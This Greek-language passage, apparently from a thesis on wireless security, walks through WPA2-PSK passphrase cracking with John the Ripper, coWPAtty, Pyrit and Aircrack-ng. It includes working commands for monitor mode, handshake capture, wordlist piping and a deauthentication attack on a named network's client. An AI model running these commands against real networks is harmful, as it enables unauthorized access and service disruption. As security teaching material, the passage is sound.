Πρόκειται για ένα δημοφιλές password cracking εργαλείο. Υποστηρίζει πάνω από 15 διαφορετικές πλατφόρμες, δηλαδή μπορούμε να το τρέξουμε σχεδόν παντού. Μπορεί να σπάσει κρυπτογραφημένες πληροφορίες με DES, MD5, Blowfish, Kerberos AFS, WinNT/2000/XPκλπ LM hashes. Με plugins μπορεί να σπάσει και MD4, LDAP passwords, mysql κλπ. Ανιχνεύει αυτόματα το είδος κρυπτογράφησης απέναντι στο οποίο μπορεί να εφαρμόσει dictionary ή bruteforce attacks.

Μια πολύ ενδιαφέρουσα δυνατότητα είναι τα rules (κανόνες) του, τα οποία μας βοηθούν στην όλη διαδικασία. Ο John έρχεται με ένα ενσωματωμένο set από κανόνες το οποίο είναι αρκετά περιορισμένο, αλλά χρησιμοποιεί μια καλά documented "regex-esque" σύνταξη που μας επιτρέπει να ορίσουμε τους δικούς μας κανόνες. Για παράδειγμα, οι default rules προσαρτούν μόνο έναν αριθμό στις λέξεις του dictionary. Μπορούμε να επεκτείνουμε το πλήθος των αριθμών προς προσάρτηση προσθέτοντας μερικές γραμμές στο αρχείο john.conf στο τέλος του section *[List.Rules:Wordlist] (γραμμή 262)* οι οποίες θα είναι κάπως έτσι:

```
$[0-9]$[0-9]
$[0-9]$[0-9]$[0-9]
```


Αυτό θα έχει ως αποτέλεσμα την προσάρτηση όλων των αριθμών μέχρι το 999 στο τέλος των λέξεων του dictionary. Παρομοίως μπορούμε να ορίσουμε κανόνες οι οποίοι θα "τακτοποιήσουν" το θέμα με τις κοινές αντικαταστάσεις γραμμάτων με αριθμούς ή άλλους χαρακτήρες. Πχ για τα "3" αντί "E" και "1" για "I" και μετά και για τις δύο αυτές αντικαταστάσεις ή μπορούμε να αντικαταστήσουμε το ο με το 0, το i με το 1, το a με το @ και πάει λέγοντας. Έτσι θα μπορούσαμε να δώσουμε στο coWPAtty (το coWPAtty μπορεί να χρησιμοποιήσει ένα αρχείο με προϋπολογισμένα hashes για να επιτεθεί σε ένα WPA2 key. Τα προϋπολογισμένα hash tables είναι μια τεχνική παρόμοια με αυτή των **Rainbow Tables** με την οποία μπορούμε να ελαττώσουμε το χρόνο που χρειάζεται για ένα πετυχημένο crack, με αντάλλαγμα το πολλές φορές τεράστιο μέγεθος των hash table files που ίσως χρειαστεί να κατεβάσουμε) το output ενός dictionary από τον JtR τα rules του οποίου θα μετατρέψουν τις στάνταρ λέξεις του dictionary:

```
john –-wordlist=all.lst –-rules –-stdout | cowpatty -r wpapsk.dump -s "linksys"
```

Βήμα 4ο


Στην περίπτωση της επίθεσης με Brute Force Attack ενεργούμε όπως και στα προηγούμενα 1 και 2 βήματα κάνοντας ένα διαφορετικό τρίτο βήμα. Αφού ανοίξουμε

ένα νέο παράθυρο και μεταβούμε στο path όπου το BackTrack 4 έχει προ-εγκαταστημένο το John the Ripper πληκτρολογούμε την ακόλουθη εντολή που ζητάμε να εξεταστούν όλες οι δυνατές περιπτώσεις κεφαλαία, πεζά, χαρακτήρες και αριθμοί:



Εικόνα 29: Cracking με john-the-Ripper

Αυτό που θα εκτελεστεί είναι μια επίθεση που στόχο έχει να ελέγξει όλους του πιθανούς συνδυασμούς με τυχαία σειρά προκείμενου να εντοπιστεί το password που αντιστοιχεί σε αυτό που έχει οριστεί από τον ιδιοκτήτη του δικτύου. Το john the Ripper είναι αρκετά έξυπνο ώστε να εντοπίσει το μέγεθος του κλειδιού και να μην κάνει άσκοπους ελέγχους.



Εικόνα 30: Ευρεση Passphrase με John-The-Ripper

Όπως παρατηρούμε από την παραπάνω εικόνα μετά από περίπου 14 ώρες ο κωδικός δεν έχει εντοπιστεί, αλλά και ούτε είναι πιθανό να συμβεί καθώς ο συνολικός αριθμός των πιθανών password είναι πάρα πολύ μεγάλος > 70^8 ώστε να καλυφθεί με τον ρυθμό ελέγχου των κωδικών (περίπου 600 keys\sec ανά cpu). Ακόμα και μόνο πεζά λατινικά γράμματα να είχαμε χρησιμοποιήσει για τον κωδικό θα είχαμε 26^8 πιθανούς συνδυασμούς για τους οποίους θα χρειαζόμαστε πάνω από 15 χρόνια με αυτό το ρυθμό ώστε να τους εξετάσουμε έναν προς έναν.

Άρα αυτό που συνειδητοποιούμε είναι ότι το πρωτόκολλο WPA2 παρέχει μια πάρα πολύ καλή ασφάλεια σε τέτοιου είδους επιθέσεις, μοναδικό δυνητικά αρνητικό η δυνατότητα κακού και εύκολου στον εντοπισμό κωδικού από την μεριά του ιδιοκτήτη του δικτύου.

4.5 Pyrit

Ας δούμε περιληπτικά τα βασικά βήματα της διαδικασίας επίθεσης στο WPA/WPA2-PSK :

• Σύλληψη μιας διαδικασίας handshake κατά το authentication ενός client στο προς επίθεση ασύρματο δίκτυο, με τη βοήθεια της σουίτας εργαλείων Aircrack-ng.


• Λήψη από το Internet έτοιμου πίνακα precomputed PMK, που αντιστοιχεί στο όνομα (SSID) του προς επίθεση δικτύου. Εναλλακτικά, δημιουργία αυτού από το δοσμένο dictionary με το coWPAtty (ακριβέστερα με το συνοδευτικό εργαλείο genPMK).

• αξιοποίηση του capture file (βήμα 1) και του πίνακα (βήμα 2) από το coWPAtty, για την ανάκτηση του passphrase.

Το Pyrit (http://pyrit.googlecode.com) είναι ένα εργαλείο το οποίο είναι γραμμένο σε γλώσσα Python και μπορεί όπως και το coWPAtty να αναλάβει τις διεργασίες των παραπάνω βημάτων 2 και 3. Ωστόσο το pyrit έχει εκτεταμένες δυνατότητες οι οποίες το καθιστούν πιο εύχρηστο και με σημαντικά καλύτερες επιδόσεις. Συγκεκριμένα στον τομέα των επιδόσεων:

- Σε αντίθεση με το coWPAtty, το οποίο δεν μπορεί να χρησιμοποιήσει πάνω από ένα πυρήνα της CPU, το Pyrit εκμεταλλεύεται όλους τους πυρήνες ταυτόχρονα. Επιπλέον, στον ίδιο μονοπύρηνο επεξεργαστή (ώστε το coWPAtty να τον αξιοποιεί πλήρως) το Pyrit υπολογίζει PMK περίπου 4 φορές πιο γρήγορα. Οπότε, σε διπύρηνο σύστημα το Pyrit είναι 8 φορές πιο γρήγορο από το coWPAtty. Η ίδια διαφορά σε επιδόσεις ισχύει και για τη διαδικασία εύρεσης του passphrase, με χρήση των υπολογισμένων PMK.
- Αν ο υπολογιστής ο οποίος εκτελεί την επίθεση διαθέτει μια σύγχρονη κάρτα γραφικών της NVIDIA ή της ATI, το Pyrit μπορεί να αξιοποιήσει την GPU της κάρτας για να υπολογίσει δεκάδες φορές ταχύτερα απ'ότι μια σύγχρονη CPU. Οι κάρτες nvidia υποστηρίζουν την αρχιτεκτονική cuda.

Με τον όρο CUDA, η Nvidia αναφέρεται σε μία αρχιτεκτονική παράλληλου computing (Compute Unified Device Architecture) η οποία έχει ως στόχο να εκμεταλλευθεί την εξαιρετική δύναμη των επεξεργαστών γραφικών της εταιρείας, για εργασίες που δεν σχετίζονται με την απεικόνιση γραφικών. Σε πιο τεχνικό επίπεδο, θα λέγαμε ότι η αρχιτεκτονική CUDA αποτελεί μία μικρή επέκταση της γλώσσας C, βάσει της οποίας οι προγραμματιστές αποκτούν πρόσβαση στις δυνατότητες της κάρτας γραφικών και έτσι μπορούν να εκμεταλλευθούν την ισχύ της για την επίλυση διαφόρων προβλημάτων, συμπεριλαμβανομένου και της διαδικασίας του σπασίμος ασύρματων δικτύων. Αξίζει να σημειωθεί ότι η Nvidia δίνει τη δυνατότητα στους προγραμματιστές να εκμεταλλευθούν παράλληλα και τον κεντρικό επεξεργαστή του συστήματος (όπως γίνεται άλλωστε με κάθε γλώσσα προγραμματισμού) και έτσι να μπορούν να μοιράσουν τον φόρτο εργασίας του προγράμματός τους, τόσο στη CPU (Central Processing Unit), όσο και στη GPU (Graphics Processing Unit). Στο παρακάτω διάγραμμα φαίνεται η διαφορά της επεξεργαστικής ισχύς μεταξύ της CPU και της GPU τα τελευταία χρόνια , η οποία μετριέται σε GFLOPS. Για παράδειγμα η κάρτα που χρησιμοποιήσαμε στην επίθεση έχει 518GFLOP/s = 128 πυρήνες X 1.35 συχνότητα λειτουργίας X 3 πράξεις ακεραίων ανά κύκλο = 518GFLOPS



Εικόνα 31: Διάγραμμα επεξεργαστικής ισχύς μεταξύ GPU-CPU

Ο λόγος για τον οποίο οι κάρτες γραφικών είναι ταχύτερες από τους επεξεργαστές είναι η είσοδος περισσοτέρων τρανζίστορ και πυρήνων στο εσωτερικό τους.

Η αύξηση των επιδόσεων με την εκμετάλλευση της GPU είναι τόσο μεγάλη ώστε στην παρακάτω επίθεση που θα κάναμε πετυχαίνουμε ταχύτητες μέχρι και 15.000 PMK/sec ενώ σε αντίθεση με το coWPAtty μέχρι και 1200 PMK/Sec. Ο χρόνος δημιουργίας ενός Precomputed table για 6 εκατομμύρια πιθανά passphrase μειώνεται από 4 ώρες σε 30 περίπου λεπτά. Στο ίδιο σύστημα η χρήση του δημιουργημένου πίνακα για την επίθεση στο capture file μειώνεται δραστικά. Το coWPAtty ελέγχει με ρυθμό 600.000 PMK/Sec ενώ το Pyrit κάνει την ίδια δουλειά με 14 περίπου εκατομμύριο PMK/Sec (20 δευτερόλεπτα για την ολοκλήρωση της επίθεσης αντί για 10 λεπτά.)


- Στον τομέα της ευχρηστίας το Pyrit:
  Μπορεί να αποθηκεύσει όλα τα δεδομένα που αφορούν (λίστες με πιθανά passphrase και SSID καθώς και τα αντίστοιχα PMK που υπολογίζει) σε μια ειδική , ενιαία βάση δεδομένων. Μ'αυτό τον τρόπο γίνεται πολύ πιο εύελικτο, αφού ο χρήστης μπορεί να προσθέτει όποτε θέλει πιθανά passphrase από νέα dictionary και από νέα πιθανά SSID, και να ζητά τον υπολογισμό των επιπλέων PMK χωρίς να δημιουργεί πίνακες από την αρχή.
- Το Pyrit εναλλακτικά λειτουργεί και με αρχεία, ακριβώς όπως το coWPAtty.
  Έχει τη δυνατότητα να λειτουργήσει ως server εφαρμογή, δανείζοντας είτε τη βάση δεδομένων του είτε την υπολογιστική ισχύ του υπολογιστή όπου εκτελείται σε απομακρυσμένα μηχανήματα (τα οποία φυσικά τρέχουν κι αυτά το Pyrit, ως client). Έτσι, μπορούμε να δημιουργήσουμε εύκολα clusters για το μαζικό υπολογισμό PMK.

Το pyrit παράλληλα είναι ένα εργαλείο δικτύωσης το οποίο μπορεί να ενώσει 2 ή περισσότερους υπολογιστές για τη δημιουργία ενός cluster (μιας συστοιχίας) υπολογιστών. Η εντολή **pyrit serve** σκλαβώνει τον υπολογιστή τον οποίο θέλουμε να χρησιμοποιήσουμε σαν server και οι υπόλοιποι υπολογιστές (clients) συνδέονται με

αυτόν και μπορούν να του ‘’παραχωρήσουν’’ την υπολογιστική τους δύναμη. Φυσικά όμως πρέπει να γίνει το κατάλληλο configuration από όλες τις πλευρές και να φροντίσουμε να μην εμποδίζεται η επικοινωνία με τη θύρα 17935.

Ένα άλλο σημαντικό στοιχείο του pyrit όπως αναφέραμε προηγουμένως στο θέμα δικτύωσης και κατ’ επέκταση στο cloud computing είναι η δυνατότητα δανεισμού της βάσης δεδομένων του κεντρικού server. Αυτό γίνεται με την εντολή **pyrit relay**. Όπως και με την serve , φροντίζουμε πρώτα ώστε η επικοινωνία στη θύρα 17934 να μην εμποδίζεται. Τότε, στον υπολογιστή-client μπορούμε να δουλέψουμε με την βάση δεδομένων του server αν σε κάθε εντολή προσθέτουμε την παράμετρο –u ακολουθούμενη απ’ το http://διεύθυνση_του_server:17934. Για παράδειγμα, αν η διεύθυνση του server είναι 192.168.10.10 και θέλουμε να δουμε τι περιέχει η βάση του, πληκτρολογούμε στον client:


```
pyrit –u http://192.168.10.10:17934 eval
```



Εικόνα 32: Βάση δεδομένων στο pyrit

Ή αν θέλουμε να επιτεθούμε στο τοπικό capture file handshakes.cap με τα ήδη υπολογισμένα PMK που υπάρχουν στη βάση του server δίνουμε την εντολή:

```
pyrit –r handshakes.cap –u http://192.168.10.10:17934 attack_db
```



Εικόνα 33: Δανεισμός βάσης δεδομένων του server

Με την εντολή relay όλοι οι υπολογισμοί γίνονται κανονικά στον client και ο server απλά δανείζει τη βάση του. Αν θέλουμε να έχουμε ένα εντελώς ‘’dummy’’ Pyrit client, ο οποίος να δανείζεται και την υπολογιστική ισχύ και την βάση δεδομένων από ένα άλλο μηχάνημα μπορούμε να χρησιμοποιήσουμε και τις 2 δυνατότητες δικτύωσης του Pyrit ταυτόχρονα. Αυτό σημαίνει ότι στον server το Pyrit θα εκτελεστεί 2 φορές, μια με την εντολή serve και μια με την εντολή relay.

4.6 Cracking with Aircrack-ng

Στην συνέχεια πραγματοποιούμε μια επίθεση σε ένα ασύρματο δίκτυο με SSID = Brooklyn , και προστασία WPA2-PSK με την σουίτα Aircrack-ng την οποία τρέχουμε από το Backtrack 4. Στη συνέχεια επαναλαμβάνουμε την επίθεση με την μέθοδο των rainbow tables με το λογισμικό pyrit για να συγκρίνουμε τον χρόνο και την ταχύτητα επίθεσης. Χρησιμοποιήσαμε 2 λεξικά, το πρώτο περιείχε όλα τα σταθερά τηλέφωνα της Ελλάδας και το δεύτερο όλα τα κινητά τηλέφωνα.


Αρχικά πραγματοποιούμε το Handshake με το access point με τη σουίτα aircrack-ng.

Βήμα 1ο airmon-ng start wlan0

Θέτουμε την ασύρματη κάρτα σε monitor mode έτσι ώστε να μπορεί να κάνει το handshake με το router.

Στη συνέχεια αφού η κάρτα είναι σε λειτουργία monitor σαν mon0, **Βήμα 2ο** airodump-ng mon0

Βλέπουμε πληροφορίες για τα ασύρματα δίκτυα τα οποία ‘’πιάνει’’ η κάρτα. Έχουμε επιλέξει το δίκτυο με SSID , Brooklyn το οποίο έχει καλύτερο σήμα από τα υπόλοιπα όπως φαίνεται και στην Εικόνα 34.




Εικόνα 34: Scanning με την εντολή airodump.

Καταγράφουμε επίσης τα στοιχεία όπως το bssid , το κανάλι και το essid τα οποία θα χρειαστούμε.

Βήμα 3ο airodump-ng --ch 11 --w file --bssid 00:05:59:06:79:DF mon0

Βάζουμε την κάρτα να ανιχνεύει πακέτα στο συγκεκριμένο κανάλι του δικτύου που επιλέξαμε. Και το αποτέλεσμα είναι η εικόνα 35.




Εικόνα 35: airodump στο δίκτυο Brooklyn

Παρατηρούμε ότι υπάρχει ένας συνδεδεμένος client πάνω στο δίκτυο το οποίο μας κάνει εύκολη τη διαδικασία του deauthentication. Έτσι έχοντας και το bssid του client εκτελούμε την εντολή απόαυθεντικοποίησης.

Βήμα 4ο aireplay-ng --deauth 3 –a 00:05:59:06:79:DF -c 00:C0:CA:4F:1B:B0 mon0

Στέλνουμε 3 φορές τα πακέτα αποαυθεντικοποίησης για να είμαστε σίγουροι. (Εικόνα 36) Ουσιαστικά αυτή είναι μια denial of Service επίθεση που κάνουμε στον client, ώστε όταν επανέλθει να πραγματοποιηθεί η διαδικασία.

